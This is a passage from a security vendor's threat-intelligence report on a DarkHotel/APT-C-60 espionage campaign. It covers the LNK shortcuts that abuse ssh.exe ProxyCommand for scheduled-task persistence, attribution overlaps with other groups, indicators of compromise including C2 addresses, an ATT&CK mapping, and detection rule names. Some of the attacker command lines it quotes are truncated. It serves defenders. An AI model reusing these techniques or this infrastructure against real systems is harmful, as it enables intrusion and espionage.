The shortcut launches \Windows\System32\OpenSSH\ssh.exe, specifying the following command as the **ProxyCommand** parameter:

```
C:\Windows\System32\OpenSSH\ssh.exe -o ProxyCommand="schtasks /create /f /sc minute /mo 3 /tn upping /tr \"c
```

The loaded task.lnk, in turn, contains the following command:

```
C:\Windows\System32\OpenSSH\ssh.exe -o ProxyCommand="cmd.exe /c DeviceCredentialDeployment.exe & schtasks /D
```

This script has several noteworthy features:

1. It uses the same InProcServer32 registry key.
2. It uses the %userprofile% variable to write data.
3. It assembles a binary file from the parts that are downloaded from the C2. The C2 is not Bitbucket, but the IP address belongs to the same hosting service as the address from the XLSX file macro.
4. It uses the words associated with system functionality (such as crypt, api, secure, and uefi) in file names, as well as the .dat extension.

As a result of the scripts execution, two executable files are compiled. The distinguishing feature of both files is the path to the PDB file in the file metadata:

```
C:\Users\WINUSER\Desktop\SCV\1. Observer\230206_observer_v2.1\observer_v2.0_dll1\observer_v2.0_dll1\x64\Release\Observer_v2.0_dll1.exe
```

The exact same file names and PDB file path **were mentioned in an article** by the Knowsec 404 Advanced Threat Intelligence Team. In our case, the LNK file collects files with the following hashes:

- crypt86.dat: 99d97b41fa400e2d8c31c8c475b8499078cf000c66e4a4d842d4ffe6d02fdffe
- profapii.dat: 4ad5514b5bd7baa05e3c9cdd55e5d19b2bd3ee2664de130590742001b1ca67c3

If you read through the article, you'll find similar indicators:

- SecureBootUEFI.dat dropper has the same XOR key for decoding of the next stage payload.
- SecureBootUEFI.dat dropper gains persistence via the F82B4EF1-93A9-4DDE-8015-F7950A1A6E31 COM object.
- Bitbucket and StatCounter services are used to transfer data about the victim's system and obtain new payloads.
- The path to the PDB file is similar, as mentioned above.

Comparison with known attack chains

After studying the attack we found, we revealed patterns similar to the techniques of the DarkHotel group and to the SpyGlace backdoor, which, as mentioned previously, was described by ThreatBook experts in their analysis of the APT-C-60 attack. Let's consider how the attack we study overlaps with the ThreatBook and QiAnXin research:

- Use of a VHD/VHDX file, as in the APT-C-60 attack **of July 21, 2023**.
- Assembly of the SecureBootUEFI.dat dropper from several parts via a command in a LNK file, as indicated in the DarkHotel article. Also the dropper uses basically the same persistence mechanism, a COM object with a similar CLSID.
- Use of the Bitbucket and StatCounter services in attacks by both groups.
- Use of a modification of the SpyGlace backdoor. This backdoor was described in the ThreatBook article **from December 20, 2022** regarding the APT-C-60 group. The changes in the malware can be considered insignificant.

Similarities with the APT-Q-12 group

The similarity of the attack chains was also discovered in an article by QiAnXin experts **from August 28, 2024**, which analyzed the attack of the APT-Q-12 group. This study reveals the following commonalities:

- Dropper persistence mechanism using CLSID and the InProcServer32 registry value.
- Dropper interaction with the StatCounter and Bitbucket services, subsequent decryption of the downloaded payload.
- Decryption of the payload from a .tmp file encrypted using the AES cipher with a specific key, as occurs in the SpyGlace backdoor.

QiAnXin experts also claim that some groups can be classified into one cluster: APT-Q-11 (ShadowTiger), APT-Q-12 (Pseudo Hunter), APT-Q-14 (ClickOnce), APT-Q-15, UTG-Q-005 and DarkHotel.

Based on the overlaps that the attack we discovered has with other attacks, we can talk about at least one connection between the groups APT-C-60, APT-Q-12, and Dark Hotel.

FIGURE 30. COMMON CHARACTERISTICS OF THE GROUPS

[Download common characteristics of the groups](#)

Conclusion

The issue of attribution and clustering of APT groups by region always requires careful research, and within the framework of the article, we combined the APT-C-60, APT-Q-12 and DarkHotel groups into one. We will continue to monitor the group's activity, as well as the updates to its procedures and malware. Groups from the Asia region continue to use non-standard techniques to deliver their malware to victims' devices. One of these techniques is the use of virtual disks in VHD/VHDX format to bypass the operating system's protective mechanisms.

The rest of the attack chain is standard: from user interaction through to the final stage of downloading the malicious executable file. Nevertheless, every group makes mistakes—one of which is the inclusion of metadata in infected files, which allows us to make assumptions about which group is responsible for the attack.

Indicators of compromise

File indicators

File	MD5	SHA-1
Invitation of China-Embassy.vhdx	b8960b220a02b21f9188c9f59e7d8630	681fe50a5aee9b99fd0537
Invitation of Chinese Ambassador.Ink	5ca077f074cfb8434ff5b680b16968f4	b74b2f06f8f005870ae68a
IPML.txt	87f3e0cd49879902d4724a5399ec6aab	1f539086ef2b5cdf51ade00
f0001928.xlsx	2235c211c9ee46086c8a5c0cb05b1cb3	9e365085bed7a57a8eea5
Forum_Meeting_Agenda.docx	005243fd4c120280eab3c39ec0e41a65	ce6fe4f18bac9e0bc65e43
fire eye list.docx	7f225ad674e43fdac1f9ff0dc41fde2e	aa84052d35f7a40739d45
ultra.Ink	d5e23b73636970972e3630f93cb8f84e	3c66971b787144e916cafec
crypt86.dat	5d0ccf4a82f0c46a9dabb1fe6af27baf	7d3656b2ee3986387ebee
profapii.dat	f54616d95bd3b40514163188ae459456	31080484eb40064c04a60
task.tmp	debbfd0a575cef59dfb6dc2dec31a237	70263b8a52d0443fc228c

SecureBootUEFI.dat	d6a2c8d7a5546de3b5eaa1c92865d001	5d3160f01920a6b11e3a23k
<div><div>.B file</div><div><div>→</div></div></div> <div>Service.dat</div>	f6fa4f42f7bedd2f1e91e43f9922470b	327fe5b72f4b4b7442024ε
<div><div>cbmp.txt</div><div><div>→</div></div></div> <div>cn.dat</div>	c0c6cec21d00ec7fe37ba3b9bf21a615	866165c7d728dfa6b8cf95
<div><div>icon.txt</div><div><div>→</div></div></div> <div>sp.dat</div>	7f4fd6bd6d3b2f218fea79c59406bbb8	fadd8a6c816bebe3924e0l

Network indicators

Indicator	Purpose
http://192.236.209[.]113/hanmacro/	Loading parts of the executable file— Stage 1 dropper
http://104.168.169[.]138/sshlink/	Loading parts of the executable file— Stage 1 dropper
https://c[.]statcounter[.]com/13025547/0/0a557459/1/	Service for calculating statistics. The Stage 1 malware sends the information about directories and files in them to this service via the Referer header
https://bitbucket[.]org/hawnbzsd/hawnbzsd31/downloads/	Link to the Bitbucket repository with the encrypted Stage 2 payload
https://bitbucket[.]org/hawnbzsd/hawnbzsd/downloads/	Link to the Bitbucket repository with the encrypted Stage 2 payload
https://bitbucket[.]org/ffg84883/3r23ruytgfdxz/downloads/	Link to the Bitbucket repository with the Stage 3 and Stage 4 payloads
http://103[.]187[.]26[.]176/	SpyGlace C2

Initial Access		
T1566.001	Phishing: Spearphishing Attachment	The DarkHotel group uses phishing emails with an attached VHDX file
Initial Access		
T1204.002	User Execution: Malicious File	The DarkHotel group uses a malicious LNK or XLSX file to assemble and run the dropper
T1053.005	Scheduled Task/Job: Scheduled Task	The DarkHotel group uses system tasks to run the command to download parts of the executable file from the C2
T1059.001	Command and Scripting Interpreter: PowerShell	The DarkHotel group's malware can call PowerShell scripts during the C2 command processing or when an executable is run
T1129	Shared Modules	The DarkHotel group's malware can load third-party DLL libraries
Persistence		
T1546.015	Event Triggered Execution: Component Object Model Hijacking	DarkHotel uses a InProcServer32 registry key value for the initial launch of the dropper
T1137.001	Office Application Startup: Office Template Macros	As an alternative attack vector, the DarkHotel group uses an XLSX spreadsheet file with an embedded malicious VBS macro
Defense Evasion		
T1027.001	Obfuscated Files or Information: Binary Padding	The DarkHotel group's malicious executable file is initially stored in the system as different files that contain individual parts of the malware
T1112	Modify Registry	In its scripts, the DarkHotel group modifies the value of HKCU\Software\Classes\CLSID\{<CLSID>}\InProcServer32 to launch the malware

T1036.005	Masquerading: Match Legitimate Name or Location	of legitimate-looking words to name its malware, placing artifacts in legitimate Windows directories
T1140	Deobfuscate/Decode Files or Information	The DarkHotel group's malware deobfuscates WinAPI function name strings, as well as links to the StatCounter and Bitbucket services. Moreover, subsequent executable files are also encrypted
T1202	Indirect Command Execution	The DarkHotel group uses the Program Compatibility Assistant (pcalua.exe) to execute commands
T1564	Hide Artifacts	The DarkHotel group uses the DeviceCredentialDeployment executable file to execute commands
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Through its malware, the DarkHotel group downloads payloads that are either encoded using the XOR operation or encrypted with the AES algorithm
Discovery		
T1083	File and Directory Discovery	When executing a backdoor or droppers, the DarkHotel group's malware collects information about certain directories and files
T1057	Process Discovery	Upon receiving a corresponding command from the C2, the DarkHotel group's malware can send back a complete list of processes running on the victim's system
T1082	System Information Discovery	Upon receiving a corresponding command from the C2, the DarkHotel group's malware can send information about the disks used in the system and the amount of free space on them
Collection		

T1113	Screen Capture	victim's desktop and send it to the server
T1005	Data from Local System	The SpyGlace malware collects information about files that have the required extension and are less than 50 MB in size
Command and Control		
T1105	Ingress Tool Transfer	The DarkHotel group downloads additional malware (or its components) from a Bitbucket repository to the victim's device during the attack
T1573.001	Encrypted Channel: Symmetric Cryptography	The DarkHotel group's malware sends user data encrypted with the RC4 algorithm to the C2
Exfiltration		
T1041	Exfiltration Over C2 Channel	The DarkHotel group sends user data to its own C2. The network request has a specific structure
Impact		
T1489	Service Stop	The DarkHotel group's malware can terminate one of the selected active processes on the victim's system

Verdicts in Positive Technologies products

PT Sandbox

Yara rules

apt_win_ZZ_Darkhotel__Dropper__BitBucketV1
apt_win_ZZ_Darkhotel__Dropper__BitBucketV2
apt_win_ZZ_Darkhotel__SpyGlace__Backdoor
apt_win_ZZ_Darkhotel__SpyGlace__Launcher

tool_win_ZZ_MalLNK_Trojan_Generic_Cmd

tool_win_ZZ_OfficePurge_RiskTool_RemovedPerformanceCache

tool_win_ZZ_VBAOffice_Trojan_SystemBinary

Behavior-based rules (malware)

Trojan.Link.Crafted

Trojan.Link.URL

Trojan.MachineLearning.Generic.b

Trojan.Win32.Generic.a

Behavior-based rules (suspicious)

Create.Process.Reg.RegistryModify

Create.Task.COM.Persistence

Create.Task.RPC.Persistence

Transfer.Network.Packet.SuspiciousTraffic

Read.Registry.Key.NetInterfaces

Wait.Time.FewSeconds.AbuseDelay

Write.File.Attribute.Hidden

Transfer.Network.Packet.BadTraffic

Read.Registry.Key.CheckCPU

Read.Registry.Key.CheckBios

MaxPatrol SIEM

Process_from_Mounted_Disk

Run_Executable_File_without_Meta

Office_File_with_Macros

Malicious_Office_Document

PT NAD

LOADER [PTsecurity] Trojan.Loader C2 stat beacon (APT DarkHotel) sid: 10012149

BACKDOOR [PTsecurity] SpyGlace C2 communication (APT DarkHotel) sid: 10012150, 10012151, 10012152

SUSPICIOUS [PTsecurity] HTTP header Referer RFC2616 violation sid: 10007653

ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 sid: 2018358

Share this article:



Get in touch

Fill in the form and our specialists will contact you shortly

GENERAL QUESTIONS

We're happy to answer any questions you may have.

PARTNERSHIP

Join us in making the world a safer place.

REQUEST A PILOT

Test drive our solutions with a customized pilot program.

NAME

PHONE NUMBER

EMAIL

COUNTRY

- ☐ I give my consent to the processing of my personal data in accordance with the terms of the Privacy Notice
- ☐ I give my consent to receive marketing and informational messages

SEND>>

Copyright © 2002–2025 Positive Technologies. All rights reserved.

Leader in result-driven cybersecurity

Legal documents

Change region

PRODUCTS

- PT NAD
- PT NGFW
- PT Sandbox
- MaxPatrol VM
- MaxPatrol SIEM
- PT Application Inspector
- PT BlackBox
- PT ISIM
- MaxPatrol O2
- MaxPatrol EDR
- PT Application Firewall
- PT Container Security
- PT Industrial Cybersecurity Suite
- PT Threat Intelligence Feeds
- PT Knockin

ANALYTICS

- Analytics articles
- Knowledge base
- PT ESC threat intelligence
- Threatscape
- Hacker groups
- Glossary

COMPANY

- About us

[PT in the Media](#)

[Education](#)

[YouTube](#)

[LinkedIn](#)

[X](#)

[TikTok](#)

[Vacancy](#)